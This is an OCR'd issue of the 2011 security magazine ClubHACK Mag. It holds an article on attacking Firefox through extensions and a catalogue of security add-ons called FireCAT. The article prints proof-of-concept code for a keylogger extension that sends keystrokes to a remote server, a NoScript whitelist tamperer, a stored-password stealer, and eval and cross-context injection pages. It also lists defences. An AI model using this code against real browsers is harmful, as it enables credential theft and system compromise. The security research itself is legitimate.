ClubHACKMag

1st Indian "HACKING" Magazine

Issue 15 | Apr 2011
www.clubhack.com

Happy & Safe Surfing...

March witnessed the launch of the much awaited Mozilla Firefox 4. We dedicate this issue to Mozilla and even the cover page that I designed (ahem) reflects that. The month started on a high note with India finally winning the ICC World Cup that also awakened our patriotic feelings.

Pankit Thakkar

Keeping with the theme of browser security, this issue covers Mozilla Security in Tech Gyan, FireCAT in Tool Gyan, Being Invisible on the Internet in Moms Guide, Configuring Apache SSL in Command Line, Introduction to newly launched Matriux Vibhag and New Rules of Information Technology in Legal Gyan.

We at ClubHack Mag would like to thank our contributors for an overwhelming response to the call for articles for this issue. Browser security affects all users of the Internet and therefore, we have decided that to keep the same theme for our May issue.
Wireless networking is another issue that is now looming large on the horizon of most organisations and has even penetrated most tech-savvy homes. We intend to cover Wireless penetration testing for our subsequent issues. Keep sending your articles to info@chmag.in
Happy and Safe surfing!

ClubHACKMag

Issue 15, April 2011.

Team CHmag

Rohit Srivastwa
rohit@clubhack.com

Aarja Bhattacharyya
aarja@chmag.in

Abhijeet R Patil
abhijeet@chmag.in

Abhishek Nagar
abhishek@chmag.in

Pankit Thakkar
pankit@chmag.in

Varun V Hirve
varun@chmag.in

www.chmag.in
info@chmag.in

CONTENTS

Club HACK

congrats team India for the World Cup 2011 Victory!

1st Indian "HACKING" Magazine Proud to be an Indian!

Mozilla Firefox Internals & Attack Strategies

Introduction

This paper aims to detail some of the techniques and methods that exist to subvert a fully patched and functioning browser Firefox. This aims to provide insight to developers and end users on some methodologies which could be used by malicious users. We will understand some of the basic important components that make up the Mozilla platform and various attacks that can be targeted against it.

Firefox is a trusted browsing platform used by millions across the globe. It is a platform that is used by experts and novices. One of the biggest advantages and reason for massive success of Mozilla is an extensible plug-in model which allows the developers add additional features to the Mozilla Firefox environment than what was perceived by the original writers. Our topic of discussion is focused around these extension modules and how a malicious developer can use some of these powerful features to subvert a Firefox and the underlying systems. The Code of extension runs with the same privilege that the browser enjoys.

Let's begin with a very brief idea of some of the important components that make a Firefox extension.
* This is for ff3.6 and not yet tested with ff4.

Chrome

Chrome is used to indicate a special trust zone within Firefox; Firefox extensions that run in this zone enjoy a whole lot of trust by the browser.
Chrome resources are defined by use of a special URL scheme "chrome: //"
Example:
chrome://messenger/content/messenger.xul

XUL

XUL (XML User Interface Language) is Mozilla's XML-based language that lets you build feature-rich cross platform applications that can run connected or disconnected from the Internet. XUL overlays are a way of extending the user interface and behavior. For example is the new menu item or a button on status bar.

XBL

XBL (XML Binding Language) allows the definition of new XML nodes/elements or custom tags. Custom tags can inherit processing logic. The connection between the new tag and the processing logic is called a binding. The object logic can be written to take advantage of any of the services available to the platform, including all the XPCOM objects and other custom tags that possess their own bindings. XML content and XPCOM can be tied together via an XBL binding. The "tabbed navigation" in Firefox is an example of XBL.

XPCOM


XPCOM is the lowest layer of the Mozilla platform architecture. XPCOM provides functionality and its extensions. XPCOM interfaces are used by the browser and extensions to provide multiple functionalities to the user.
XPCOM components can be built in many programming languages some are C++, Python, and Java. XPconnect is the JavaScript interface to XPCOM objects. Extensions can create new components after installation.

Each one of these components can be used by malicious user for his gains.

ExtensionsInstallation

Firefox extension which is commonly known with an extension of "XPI" is nothing but a Zipped Archive. This means a user can use any unzip solution like "winzip" to effectively examine the contents of an extension.

Extensions can be downloaded from



The Full Mozilla Components Map

"https://addons.mozilla.org/en-US/firefox/". There exists a peer review of extensions performed before Mozilla places the extension on its site. But the point of concern is that security testing is not of utmost importance for testers. The second issue that has surfaced is the possibility of extensions which are hosted at Mozilla but without code review.These are mostly experimental in nature. The sheer number of extensions is overwhelming.Today the number of extensions has crossed more than 2 billion and growing.

XPI file can be hosted on any website and can be downloaded and installed on the target system. Any malicious user with some social engineering experience can easily convince a user to use his XPI. The other aspect I would like to bring to notice is the fact that many organizations seem to offer extensions like a DLP solutions company offering an extension to scan outgoing data via Firefox extensions. The question then remains as to who performs analysis of these extensions.

The third method of installation is in the way Mozilla provides a method where a filename with id of the extension and the contents of the file stores the location were the extension files are stored this file has to be stored in the extensions folder of Mozilla which is typically in program-files folder or the Mozilla directory in the profiles directory. When Mozilla restarts it automatically installs the extension no questions asked.

A startling find that I made when working with Mozilla extensions is that the extension executable scripts could be stored on a remote machine in a share.

By default Mozilla does not allow files to be loaded from network but if it is a mapped drive then Mozilla treats it like a local disk and goes ahead and installs the extension. This functionality can be abused. Worst case scenario I could imagine is attacks by a malicious USB injecting a simple text file into a victim machine and the text file pointing to a malicious code on a remote zip drive. This same activity could be performed by a malicious Active directory administrator owing browser rights across the enterprise.

Though a code review is performed by Mozilla before getting the add-ons published on their site, some of the concerns that exist are

- The add-on is not signed as of today.
- The sheer number of add-on is overwhelming.
- The ease of making an add-on could add to the problem.

Extensions are everywhere

Search engines	Social Networks	Services	Software/OS/Web Application Package	Extensions Portals	Security
Google Toolbar Google Browser Sync Yahoo Toolbar Ask.com Toolbar	Del.icio.us Extension Facebook Toolbar AOL Toolbar LinkedIn Browser Toolbar	Netcraft Anti-Phishing Toolbar PhishTank SiteChecker	Skype AVG Ubuntu LiveLink (OpenText)	AMO (addons mozilla org) Mozdev Xulplanet	TamperData FireBug Hackbar Firesheep

● The availability of experimental add-ons and extension that have not gone through the review process.
● Future upgrades to an add-on could add some malicious content.

Attacking Firefox

In the second part of this paper we will focus on attacking Firefox in this section we will discuss how easy it is to build malicious extensions and then go on to discuss cross context switching(xcs).

Malicious Extensions

To keep this paper short I will discuss
● How to build a Key logger with XMLHTTP and event listener
● How to build an extension that writes a malicious site to "No-Script" white list.
● How to build an extension that steals stored passwords.

Key Logger

We can create a simple key logger by just using event listener which will record all keystrokes and then use XMLHTTP request to a remote site. The point to note here is that extensions don't follow single origin policy thus an extension that records a password from your banking site can send it to a malicious site.
Code:-

```
document.addEventListener("keypres
s", onkey,false);
var keys='';
function onkey(e){
keyss+=String.fromCharCode(e.charC
ode);
if (keys.length>20){
http=new XMLHttpRequest();
url =
"http://**********.com/prasannak/ler
****.php?keylog="+keyss+"\n";
http.open("GET",url,false);
http.send(null);
keyss='';
```

No-Script Bypass

We will use XPCOM classes and components to add a malicious site to no-script white list which will effectively render no-script protection useless?

```
let Sub_btn = {
  onCommand: function(event) {

var perfs =
Components.classes["@mozilla.org/pr
eferences-service;1"].

getService(Components.interfaces.nsI
PrefService);
perfs =
perfs.getBranch("capability.policy.m
aonoscript.");
perfs.setCharPref("sites", "default
noscript whitelisted sites + -
iblocked.com");
```

Password Stealer

We will use XPCOM classes and components to build a Firefox stored password stealer.Code:-

```
let HelloWorld = {
  onCommand: function(event) {
var l2m =
Components.classes["@mozilla.org/lo
gin-manager;1"].

getService(Components.interfaces.nsI
```

```
LoginManager);
alltheinfo = l2m.getAllLogins({});
for (i=0; I<=alltheinfo.length;i=i+1){
alert(alltheinfo[i].password)
}
  }
};
```

These were some of the sample malicious scripts that were scripted using basic and legal functions approved by Mozilla to produce some very malicious extensions. The malicious extensions are limited only to the imagination of a malicious creator.

Cross Context Switching (XCS)

The attack (xcs) was first found by "pdp". This was found against an extension called sage. XCS involves a concept of making malicious code moving from one realm to the other, like a code in the website being executed by the resident extension. A major harm caused by such an attack would be that a user could be compromised by just visiting the web location.

Attacking DOM & Event Handlers

Event handlers implement the properties attributes and behavior of an element. When a DOM element is dragged and drooped it takes with it the attributes properties and behavior with it. This could be a maliciously used if an extension code trusted the code that was dropped by a malicious DOM element.

CreateEvent() could be used to send custom events which could also include the extensions itself. In this example we will create an extension which listens for customs events and does certain activity like loading a dynamic XUL.

This could be exploited by a malicious user by making the user go to a page controlled by him which has code create a custom event to send the location of the malicious XUL hosted by him.

The extension on receiving the event loads the Malicious XUL from an arbiter location and as the XUL file now runs as part of Chrome it is free to do any malicious activity like the ones discussed in the previous section "Malicious Extensions"

As of Firefox version 3.5 "loadoverlay " function does not take "http" based Xul requests but does allow XUL from "Chrome:\\". Though this fixes the problem of a malicious user loading malicious content from internet but the threat of loading malicious XUL from a Map Drive still exists.

Code:-

Extension XUL Code

```
<script>
  var customExtension = {
  customListener: function(evt) {

document.loadOverlay(evt.target.get
Attribute("url"), null);
  }
  }
document.addEventListener("CustomE
vent", function(e) {
customExtension.customListener(e);
}, false, true);
</script>
Malicious Web Location Code
<html>
```

```
<head>
<title>Test</title>
<script>
var element =
document.createElement("CustomExt
ensionDataElement");
element.setAttribute("url",
"chrome://hellooworld/content/q1.xul
");
document.documentElement.appendC
hild(element);
var evt =
document.createEvent("Events");
evt.initEvent("CustomEvent",
true,false);
element.dispatchEvent(evt);
</script>
</head>
<body>
<p>
This Test Page </p>
</body>
</htmL>
```

Bypassing Wrappers

Multiple wrappers exist within Mozilla framework that acts as firewalls segregating the code from different zones. A developer, for ease of use could bypass these firewalls thus compromising the Firefox eco-system to malicious XCS attacks.

We will create a Firefox extension that bypasses such a wrapper using the "wrappedJSObject" to access variables in the document Zone and use this content in the privileged chrome zone. The extension developer uses another potentially vulnerable function "eval()". He grabs the content from document and runs it through eval() in the chrome zone which allow a malicious user to inject malicious JavaScript code that will be executed by the eval function.
Code:-

Extension Code

```
function Test_Function()
{
     test = my_message
     if (test==null)
     {
       alert("Wrapper Exists")
     }
     else{
     alert(test);
     trim =
window.content.wrappedJSObject.m
y_message1
     eval(trim);
     }
}
```

Malicious Website Code

```
<html>
<head>
<title>Test</title>
<script>
var dir= "123";
my_message1="eval("eval(dirService
=
Components.classes['@mozilla.org/file
/directory_service;1'].getService(Com
ponents.interfaces.nsIProperties);))ev
al( homeDirFile =
dirService.get('Home',
Components.interfaces.nsIFile);)
eval(homeDir = homeDirFile.path;)
eval(alert(homeDir);))"))"
</script>
</head>
<body>
<p>
This Test Page </p>
</body>
</htmL>
```

Protection for end Users

Some points that end users can keep mind for keeping their Firefox environment safe are:-

- Suspicious single file(s) in the extension folder.
- XPI are archives - can be un-Zipped and checked for any packaged executables
- Check the install.rdf for common pitfalls mainly <em:hidden>
- Verify chrome.manifest does not point to other extension folders as it can overwrite functionality.

Measures that Developers can take:-

- That's a whole paper by itself
- Don't bypass wrappers
- Don't trust content from the un-trusted context.
- Don't use eval()

Follow this link:
https://developer.mozilla.org/en/Security_best_practices_in_extensions

Last Words

In this paper we discussed some components that make the Firefox extensions. This by far is not the end with new features like the skins extensions that don't need a re-start bring newer problems. I believe Firefox is a powerful system that could be used both good and bad. It helps for users to be a bit cautious when using new extensions and developers when developing new extension should take care to avoid known pitfalls.

Prasanna Kanagasabai

Prasanna Kanagasabai is an independent Information Security researcher who enjoys the nuances of information security. He is an active member of "DeadPixel" Security group which is a association like minded professionals who enjoy Information security and would like to share knowledge in the group to the benefit of one and all.

FireCAT

Introduction

Our Experience with Firefox

Some years ago we were indicated to carry out a penetration testing, in which we can't use tools, only our hands and the browser and anything installed.
From that moment, Firefox became a very useful tool to carry out analysis and identification of vulnerabilities.
Its capacity to personalize it, to install and to remove things make it more flexible, dynamic or easy to adapting it to a specific task.
The result was so positive that we decided to create a catalog with addons, so that anyone can use them and also to promote them. These addons are developed by hackers and programmers, lovers of Firefox, the security and the open source.

What is Firefox?

I think that the great majority of the users of Internet know what Firefox is. Basically Mozilla Firefox is a browser Web, based on XUL and JavaScript Licensed under GNU.

What is XUL?


XUL (pronounced "*zool*") is Mozilla's XML-based user interface language that lets you build feature rich cross-platform applications that can run connected to or disconnected from the Internet. These applications are easily customized with alternative text, graphics, and layout so that they can be readily branded or localized for various markets.

More info:
https://developer.mozilla.org/en/The_Joy_of_XUL

FireCAT

We can use Live CDs, free tools as w3af, nmap or Metasploit, but when the scenario doesn't allow it, the possibility exists: **Firefox**.

The project **FireCAT** is divided in categories that have been elaborated for a better classification of the addons.



Mind map of FireCAT

About the Project

Current Version: 1.6.2

+ 40.000 Downloads

+ 90 Available Addons

✓ Personalization

✓ Adaptation

✓ Continuity of Development

✓ Integration OS.

✓ Open & FREE!

The main categories are:

- **Information Gathering**
- **Proxies & Web Utilities**
- **Editors**
- **Network Utilities**
- **Misc**
- **IT Security Related**
- **Application Auditing**

Our Proposal is to list the best extensions that are of utility in an audit process or ethical hacking. From the stage of gathering of information, going by the stage of exploitation, until the delivery of the report with the possibility of creating sequences on the carried out activity, logs and edition on the obtained results.

Information Gathering

A great part of the process of Hacking or Vulnerability in Systems consists of gathering information. Without the appropriate investigation, it would take us very much more time to carry out our objective: access the system victim.

- **Whois**
  You can display Server type, Headers, IP Address and more content related to the Website.

- **Location Info**
  Display the geo-location of every website. To know where it is placed.

- **Enumeration and Fingerprint**
  Enumerate the Cookie, Response, Content Type, Content-Encoding and more.


- **Data Mining**
  Focusing in the people, you can search for people on different social networks, like Facebook, Yahoo! or Google Groups, Linkedin, etc.

- **Googling and Spidering**
  Search in Google with the dorks is easy, possibility to use the search engine to find different information.

Proxies & Web Utilities

The possibility exists of to hide or to modify our IP address, with the proposed tools. We will be able to simulate using Proxies.

You can use an extensive list of Proxies and to exchange them according to our necessities, inclusive to enable / disable the option of using the net **Tor**.




FoxyProxy is an advanced proxy management tool that completely replaces Firefox's limited proxying capabilities.

Editors

The pages Web executes and they use different mechanisms to show the content, from HTML v1.0 until the most recent HTML v5.0.

With the proposed solutions, we can carry out actions like: view source code in a non traditional way, generate links outlines, images, modify the styles, to take advantage of the code JavaScript to verify the web sites, monitoring and debugging in real time.



A Firebug extension for Flash. Extensive Flash debugging add-on (swf resources, amf data, shared objects, traces, policy log). Requires Flash Player Debugger to display traces.

Network Utilities

- **Intrusion Detection System**
  Is possible to detect, block and to inform the users about malicious web sites, log of events with similar flexible rules to Snort.


- **Sniffers**
  With a sniffer any person can detect password in plain text and access to the information. It transforms the browser into a Sniffer of HTML.

- **Wireless**
  Access to different kinds of open Wi-Fi.

- **Passwords**
  To carry out attacks of brute force against web forms that use the methods GET and POST, from Firefox it is possible! With dictionaries or passwords generators, the work is made much easier.

- **Protocols & Applications (FTP, DNS, Oracle, SQLite, MySQL)**
  Through different protocols we can recreate scenarios, to connect us to databases, as MySQL, Postgress or SQLite from the browser. The errors in Oracle offer a lot of useful information.

Manage any SQLite database on your computer.



Misc

A section where you can find different things. Among them, the possibility to use some JavasScript to personalize Webs sites, generate passwords, calculate hashes, identify malware, virus, trojan, etc.

- **Tweaks & Hacks**
  Greasemonkey, it is a very well-known extension, but few know the potential of its, it allows to use scripts developed or we can create the own ones to activate or deactivate content of a Web site, or for bypassing logins ;)


- **Encryption / Hashing**
  Often it is necessary to encrypt or to decrypt things. We found files that contain strings, now we can do it from Firefox.

Firefox browser, mostly useful for developers or for education & fun.

- **Antivirus & Malware Scanner**
  If you are analyzing a Web site and the content, maybe you will download some files, it is very important that an Antivirus checks these files.

- **Anti Spoof**
  The extensions proposed also allow us to change the HTTP referrer, and to examine how the Web Server responds before it.

- **Anti-pishing / Pharming / Jacking**
  Different techniques are used to steal sessions - cookies - or legitimate users credentials; Firefox has addons that helps to the final users to be more protected before these situations.




FireEncrypter is an Firefox extension which gives you encryption/decryption and hashing functionalities right from your

- **Automation**
  How many times we carry out the same process or task? The answer is: An important quantity maybe, will be convenient to automate them. Well, is possible to automate the work carried out in the Firefox.

  If for example we always visit the same Web sites, these all could open up at the same time in a certain moment, in an established sequence, to complete forms or inclusive auditing the Web code, if it is modified, using another extension. ;)

- **Logs / History**
  Added to the possibility of automating actions, too is possible to take a record of the carried out activities, tracing. Inclusive to modify them, export and import them.

  Is very useful this when we should present the reports and to demonstrate what ways we choose until arriving to our objective.



An extension to View and Manage form history entries (view, edit, delete, selective clean-up, export/import)

IT Security Related

